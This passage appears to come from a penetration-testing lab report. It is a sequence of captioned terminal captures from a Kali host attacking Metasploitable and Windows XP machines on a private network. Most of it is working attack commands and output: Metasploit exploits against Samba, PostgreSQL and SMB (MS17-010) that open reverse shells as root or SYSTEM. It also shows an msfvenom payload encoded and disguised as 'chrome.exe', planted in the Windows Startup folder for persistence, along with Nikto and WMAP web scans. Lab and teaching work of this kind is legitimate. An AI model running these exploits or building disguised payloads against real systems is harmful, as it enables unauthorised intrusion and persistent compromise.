msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.0.1
LHOST => 192.168.0.1
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.0.2
RHOSTS => 192.168.0.2
msf6 exploit(multi/samba/usermap_script) >
```

Exploit execution and shell session opened *Figure 80*


```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.0.1:4444
[*] Command shell session 2 opened (192.168.0.1:4444 → 192.168.0.2:34182) at 2026-02-23 00:49:11 +0000
```

Shell access verification (id, whoami, uname -a) *Figure 81*

```
id
id
uid=0(root) gid=0(root)
root@metasploitable:/# whoami
whoami
root
root@metasploitable:/# uname -a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/#
```

File system enumeration (ls, directory listing) *Figure 82*

Nmap enumeration showing PostgreSQL service *Figure 83*



Metasploit PostgreSQL module search *Figure 84*

```
msf6 > search postgres

Matching Modules

   #   Name                                                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                                                  ---------------  ----       -----  -----------
   0   exploit/linux/http/acronis_cyber_infra_cve_2023_45249                                 2024-07-24       excellent  Yes    Acronis Cyber Infrastructure default password remote code execution
   1     \_ target: Unix/Linux Command                                                       .                .          .      .
   2     \_ target: Interactive SSH                                                          .                .          .      .
   3   auxiliary/server/capture/postgresql                                                   .                normal     No     Authentication Capture: PostgreSQL
   4   post/linux/gather/enum_users_history                                                  .                normal     No     Linux Gather User History
   5   exploit/multi/http/manage_engine_dc_pmp_sqli                                          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   6     \_ target: Automatic                                                                .                .          .      .
   7     \_ target: Desktop Central v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows        .                .          .      .
   8     \_ target: Desktop Central MSP v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows    .                .          .      .
   9     \_ target: Desktop Central [MSP] v7 ≥ b70200 / v8 / v9 < b90039 (MySQL) on Windows  .                .          .      .
   10    \_ target: Password Manager Pro [MSP] v6 ≥ b6000 / v7 < b7003 (PostgreSQL) on Windows .               .          .      .
   11    \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Windows          .                .          .      .
   12    \_ target: Password Manager Pro [MSP] v6 ≥ b6000 / v7 < b7003 (PostgreSQL) on Linux .               .          .      .
   13    \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Linux            .                .          .      .
   14  exploit/windows/misc/manageengine_eventlog_analyzer_rce                              2015-07-11       manual     Yes    ManageEngine EventLog Analyzer Remote Code Execution
   15  auxiliary/admin/http/manageengine_pmp_privesc                                         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   16  auxiliary/analyze/crack_databases                                                     .                normal     No     Password Cracker: Databases
   17    \_ action: hashcat                                                                  .                .          .      Use Hashcat
   18    \_ action: john                                                                     .                .          .      Use John the Ripper
   19  exploit/multi/postgres/postgres_copy_from_program_cmd_exec                            2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   20    \_ target: Automatic                                                                .                .          .      .
   21    \_ target: Unix/OSX/Linux                                                           .                .          .      .
   22    \_ target: Windows - PowerShell (In-Memory)                                         .                .          .      .
   23    \_ target: Windows (CMD)                                                            .                .          .      .
   24  exploit/multi/postgres/postgres_createlang                                            2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   25  auxiliary/scanner/postgres/postgres_dbname_flag_injection                             .                normal     No     PostgreSQL Database Name Command Line Flag Injection
   26  auxiliary/scanner/postgres/postgres_login                                             .                normal     No     PostgreSQL Login Utility
   27  auxiliary/admin/postgres/postgres_readfile                                            .                normal     No     PostgreSQL Server Generic Query
   28  auxiliary/admin/postgres/postgres_sql                                                 .                normal     No     PostgreSQL Server Generic Query
   29  auxiliary/scanner/postgres/postgres_version                                           .                normal     No     PostgreSQL Version Probe
   30  exploit/linux/postgres/postgres_payload                                               2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   31    \_ target: Linux x86                                                                .                .          .      .
   32    \_ target: Linux x86_64                                                             .                .          .      .
   33  exploit/windows/postgres/postgres_payload                                             2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
   34    \_ target: Windows x86                                                              .                .          .      .
   35    \_ target: Windows x64                                                              .                .          .      .
   36  auxiliary/scanner/postgres/postgres_hashdump                                          .                normal     No     Postgres Password Hashdump
   37  auxiliary/scanner/postgres/postgres_schemadump                                        .                normal     No     Postgres Schema Dump
   38  auxiliary/admin/http/rails_devise_pass_reset                                          2013-01-28       normal     No     Ruby on Rails Devise Authentication Password Reset
   39  exploit/multi/http/rudder_server_sqli_rce                                             2023-06-16       excellent  Yes    Rudder Server SQLI Remote Code Execution
   40  post/linux/gather/vcenter_secrets_dump                                                2022-04-15       normal     No     VMware vCenter Secrets Dump

Interact with a module by name or index. For example info 40, use 40 or use post/linux/gather/vcenter_secrets_dump

msf6 >
```

PostgreSQL exploit module loaded *Figure 85*

```
msf6 > use 30
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) >
```

PostgreSQL exploit configuration (RHOSTS / LHOST / credentials) *Figure 86*

```
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.0.1
LHOST => 192.168.0.1
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.0.4
RHOSTS => 192.168.0.4
msf6 exploit(linux/postgres/postgres_payload) > set USERNAME postgres
USERNAME => postgres
msf6 exploit(linux/postgres/postgres_payload) > set PASSWORD postgres
PASSWORD => postgres
msf6 exploit(linux/postgres/postgres_payload) > showoptions
[-] Unknown command: showoptions. Run the help command for more details.
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.0.4      no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.1      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) >
```

PostgreSQL exploit execution and shell session opened *Figure 87*

```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.0.1:4444
[*] 192.168.0.4:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/pJhJEQsi.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.0.4
[*] Meterpreter session 1 opened (192.168.0.1:4444 → 192.168.0.4:35544) at 2026-02-23 01:47:29 +0000

meterpreter > id
```

Shell verification (id, whoami, uname -a) *Figure 88*

```
meterpreter > shell
Process 5041 created.
Channel 1 created.
id
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
whoami
postgres
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

File system enumeration (ls, directory listing) *Figure 89*

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd /home
ls
ftp
msfadmin
service
user
cd /msfadmin
/bin/sh: line 22: cd: /msfadmin: No such file or directory
cd \msfadmin
ls
vulnerable
cd vulnerable
ls
mysql-ssl
samba
tikiwiki
twiki20030201
```

MSFVenom custom payload generation *Figure 90*

```
┌──(thunder49㉿kali)-[~]
└─$ sudo su
┌──(root㉿kali)-[/home/thunder49]
└─# msfvenom -p windows/meterpreter/reverse_tcp StageRetryCount=17280 LHOST=192.168.0.1 LPORT=4132 -a x86 -e x86/shikata_ga_nai --platform Windows -i 3
 -f exe > chrome.exe
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai chosen with final size 435
Payload size: 435 bytes
Final size of exe file: 73802 bytes

┌──(root㉿kali)-[/home/thunder49]
└─#
```

Metasploit multi/handler listener configuration *Figure 91*

```
msf6 > grep exploit search smb psexec
   1   exploit/windows/smb/smb_relay               2001-03-31       excellent  No     MS08-068 Microsoft Windows SMB Relay Code Execution
   3     \_ action: PSEXEC                         .                .          .      Use the SMB Connection to run the exploit/windows/psexec module against the relay target
   9   exploit/windows/smb/ms17_010_psexec         2017-03-14       normal     Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   24  exploit/windows/smb/psexec                  1999-01-01       manual     No     Microsoft Windows Authenticated User Code Execution
   32  exploit/windows/smb/webexec                 2018-10-24       manual     No     WebExec Authenticated User Code Execution
Interact with a module by name or index. For example info 34, use 34 or use exploit/windows/smb/webexec
msf6 > use 9
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.0.1
LHOST => 192.168.0.1
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.0.3
RHOSTS => 192.168.0.3
msf6 exploit(windows/smb/ms17_010_psexec) >
```

Meterpreter payload upload confirmation *Figure 92*

```
meterpreter > upload chorme.exe
[*] Uploading  : /home/thunder49/chorme.exe → chorme.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/thunder49/chorme.exe → chorme.exe
[*] Completed  : /home/thunder49/chorme.exe → chorme.exe
meterpreter > ls
Listing: C:\Documents and Settings\All Users\Start Menu\Programs\Startup
==========================================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2026-02-26 01:56:18 +0000  chorme.exe
100666/rw-rw-rw-  84     fil   2019-07-23 21:15:03 +0000  desktop.ini

meterpreter >
```

Startup folder persistence confirmation *Figure 93*

```
Process 1652 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\All Users\Start Menu\Programs\Startup>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is ACF6-95F7

 Directory of C:\Documents and Settings\All Users\Start Menu\Programs\Startup

02/25/2026  06:56 PM    <DIR>          .
02/25/2026  06:56 PM    <DIR>          ..
02/25/2026  06:56 PM            73,802 chorme.exe
               1 File(s)         73,802 bytes
               2 Dir(s)     618,881,024 bytes free

C:\Documents and Settings\All Users\Start Menu\Programs\Startup>chorme.exe
chorme.exe

C:\Documents and Settings\All Users\Start Menu\Programs\Startup>netstat
netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    grand-be8199078:1035   192.168.0.1:4444       ESTABLISHED
  TCP    grand-be8199078:1036   192.168.0.1:4132       SYN_SENT

C:\Documents and Settings\All Users\Start Menu\Programs\Startup>
```

Reverse Meterpreter session established *Figure 94*

```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.0.1:4444
[*] 192.168.0.3:445 - Target OS: Windows 5.1
[*] 192.168.0.3:445 - Filling barrel with fish... done
[*] 192.168.0.3:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.0.3:445 -   [*] Preparing dynamite...
[*] 192.168.0.3:445 -           [*] Trying stick 1 (x86)...Boom!
[*] 192.168.0.3:445 -   [+] Successfully Leaked Transaction!
[*] 192.168.0.3:445 -   [+] Successfully caught Fish-in-a-barrel
[*] 192.168.0.3:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.0.3:445 - Reading from CONNECTION struct at: 0x86120c70
[*] 192.168.0.3:445 - Built a write-what-where primitive...
[+] 192.168.0.3:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.0.3:445 - Selecting native target
[*] 192.168.0.3:445 - Uploading payload... NQfDUGwp.exe
[*] 192.168.0.3:445 - Created \NQfDUGwp.exe...
[+] 192.168.0.3:445 - Service started successfully...
[*] 192.168.0.3:445 - Deleting \NQfDUGwp.exe...
[-] 192.168.0.3:445 - Delete of \NQfDUGwp.exe failed: The server responded with error: STATUS_CANNOT_DELETE (Command=6 WordCount=0)
[*] Sending stage (177734 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.1:4444 → 192.168.0.3:1035) at 2026-02-25 18:48:46 +0000

meterpreter > 
```

SYSTEM privilege verification (getuid) *Figure 95*

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Netstat outbound reverse connection confirmation *Figure 96*

```
C:\Documents and Settings\All Users\Start Menu\Programs\Startup>exit
exit
meterpreter > netstat

Connection list
===============

    Proto  Local address      Remote address     State        User  Inode  PID/Program name
    -----  -------------      --------------     -----        ----  -----  ----------------
    tcp    0.0.0.0:135        0.0.0.0:*          LISTEN       0     0      764/svchost.exe
    tcp    0.0.0.0:445        0.0.0.0:*          LISTEN       0     0      4/System
    tcp    127.0.0.1:1029     0.0.0.0:*          LISTEN       0     0      672/alg.exe
    tcp    192.168.0.3:139    0.0.0.0:*          LISTEN       0     0      4/System
    tcp    192.168.0.3:1035   192.168.0.1:4444   ESTABLISHED  0     0      1432/rundll32.exe
    udp    0.0.0.0:500        0.0.0.0:*                       0     0      508/lsass.exe
    udp    0.0.0.0:4500       0.0.0.0:*                       0     0      508/lsass.exe
    udp    0.0.0.0:445        0.0.0.0:*                       0     0      4/System
    udp    127.0.0.1:123      0.0.0.0:*                       0     0      876/svchost.exe
    udp    127.0.0.1:1025     0.0.0.0:*                       0     0      876/svchost.exe
    udp    127.0.0.1:1900     0.0.0.0:*                       0     0      1040/svchost.exe
    udp    192.168.0.3:1900   0.0.0.0:*                       0     0      1040/svchost.exe
    udp    192.168.0.3:137    0.0.0.0:*                       0     0      4/System
    udp    192.168.0.3:138    0.0.0.0:*                       0     0      4/System
    udp    192.168.0.3:123    0.0.0.0:*                       0     0      876/svchost.exe

meterpreter > 
```

Nikto scan results – Web Server 192.168.0.2 *Figure 97*

```
└─# nikto -host 192.168.0.2
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.0.2
+ Target Hostname:    192.168.0.2
+ Target Port:        80
+ Start Time:         2026-03-04 18:52:35 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
+ /: Server may leak inodes via ETags, header found with file /, inode: 67575, size: 45, mtime: Wed Mar 17 14:08:25 2010. See: http://cve.mitre.org/cgi
-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME
 type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'i
ndex' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.2.4-2ubuntu5.10 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 branch.
+ PHP/5.2 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /tikiwiki/tiki-graph_formula.php?w=18h=18s=18min=18max=28f[]=x.tan.phpinfo()&t=png&title=http://blog.cirt.net/rfiinc.txt: Cookie PHPSESSID created wi
thout the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /tikiwiki/tiki-graph_formula.php: Output from the phpinfo() function was found.
+ /tikiwiki/tiki-graph_formula.php?w=18h=18s=18min=18max=28f[]=x.tan.phpinfo()&t=png&title=http://blog.cirt.net/rfiinc.txt: TikiWiki contains a vulnera
bility which allows remote attackers to execute arbitrary PHP code. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5423
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8909 requests: 1 error(s) and 19 item(s) reported on remote host
+ End Time:           2026-03-04 18:53:35 (GMT0) (60 seconds)
```

Nikto scan results – Web Server 192.168.0.4 *Figure 98*

```
└─# nikto -host 192.168.0.4
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.0.4
+ Target Hostname:    192.168.0.4
+ Target Port:        80
+ Start Time:         2026-03-04 18:54:08 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME t
ype. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'ind
ex' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 17:24:00 2008. See: http:
//cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2026-03-04 18:55:22 (GMT0) (74 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Nikto scan results – Web Server 192.168.0.5 *Figure 99*

```
┌──(root㉿kali)-[/home/thunder49]
└─# nikto -host 192.168.0.5
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.0.5
+ Target Hostname:    192.168.0.5
+ Target Port:        80
+ Start Time:         2026-03-04 18:55:42 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.2.16 (Debian)
+ /: Retrieved x-powered-by header: PHP/5.3.3-7+squeeze14.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.
netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.
php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.16 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The value is "127.0.0.1". See: http://cve.mitre.org/cgi-bin
/cvename.cgi?name=CVE-2000-0649
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /admin/login.php?path=\"><form><form%20name=a><input%20name=i%20value=XSS>8lt;script>alert('Vulnerable')</script>: Cookie PHPSESSID created without the httponly flag. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin accounts to be inserted without proper authentication. Attempt to log in with use
r 'test' password 'test' to verify. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0995
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /icons/: Directory indexing found.
+ /images/: Directory indexing found.
+ /icons/README: Server may leak inodes via ETags, header found with file /icons/README, inode: 3492, size: 5108, mtime: Tue Aug 28 10:48:10 2007. See: http://cve.mitre.org/cg
i-bin/cvename.cgi?name=CVE-2003-1418
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /admin/login.php: Admin login page/section found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8911 requests: 0 error(s) and 22 item(s) reported on remote host
+ End Time:           2026-03-04 18:56:20 (GMT0) (38 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Metasploit WMAP web application enumeration *Figure 100*

```
msf6 > load wmap

 .-.-.-..-.-.-.. ___ .. ___.
 | | | || | | || | || |-'
 `_____'`-'-'-'`-'^-'`-'

[WMAP 1.5.1] ===  et [  ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf6 > wmap_sites -a 192.168.0.5
[*] Site created.
msf6 > wmap_targets -t 192.168.0.5
msf6 > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]     Site: 192.168.0.5 (192.168.0.5)
[*]     Port: 80 SSL: false
================================================================================
[*] Testing started. 2026-03-04 19:01:21 +0000
[*] Loading wmap modules...
```

